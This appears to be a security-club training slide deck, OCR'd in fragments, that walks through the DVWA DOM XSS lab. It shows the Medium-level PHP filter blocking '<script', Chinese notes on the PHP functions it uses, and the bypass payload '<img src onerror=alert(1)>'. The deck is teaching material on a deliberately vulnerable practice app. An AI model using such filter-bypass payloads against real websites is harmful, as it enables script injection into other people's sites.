


$~/XSS (DOM)/Low: cat ./Answer




NISRA
NETWORK AND INFORMATION SECURITY RESEARCH ASSOCIATION


$~/XSS (DOM)/Low: cat ./Answer



$~/XSS (DOM)/Low: cat ./Answer



$~/XSS (DOM)/Low: cat ./Answer



$~/XSS (DOM)/Medium: cat ./"View Source"


```php
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {
    $default = $_GET['default'];

    # Do not allow script tags
    if (stripos ($default, "<script") !== false) {
        header ("location: ?default=English");
        exit;
    }
}

?>
```

$~/XSS (DOM)/Medium: cat ./"View Source"

```php
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {
    $default = $_GET['default'];

    # Do not allow script tags
    if (stripos ($default, "<script") !== false) {
        header ("location: ?default=English");
        exit;
    }
}

?>
```

- `array_key_exists($a, $b)`
  - b 裡存在 a (key) 就回傳 true
- `is_null($a)`
  - a 是 null 就回傳 true
- `stripos($a, $b)`
  - 回傳 b 在 a 第一次出現的位置 (不分大小寫)
  - I.e., $default 有輸入 <script 就改成 default=English

$~/XSS (DOM)/Medium: cat ./Answer




$~/XSS (DOM)/Medium: cat ./Answer

```
<img src onerror=alert(1)>
```

```
<select name="default">
        <option value="abc">abc</option>
        …
</select>
```

$~/XSS (DOM)/Medium: cat ./Answer



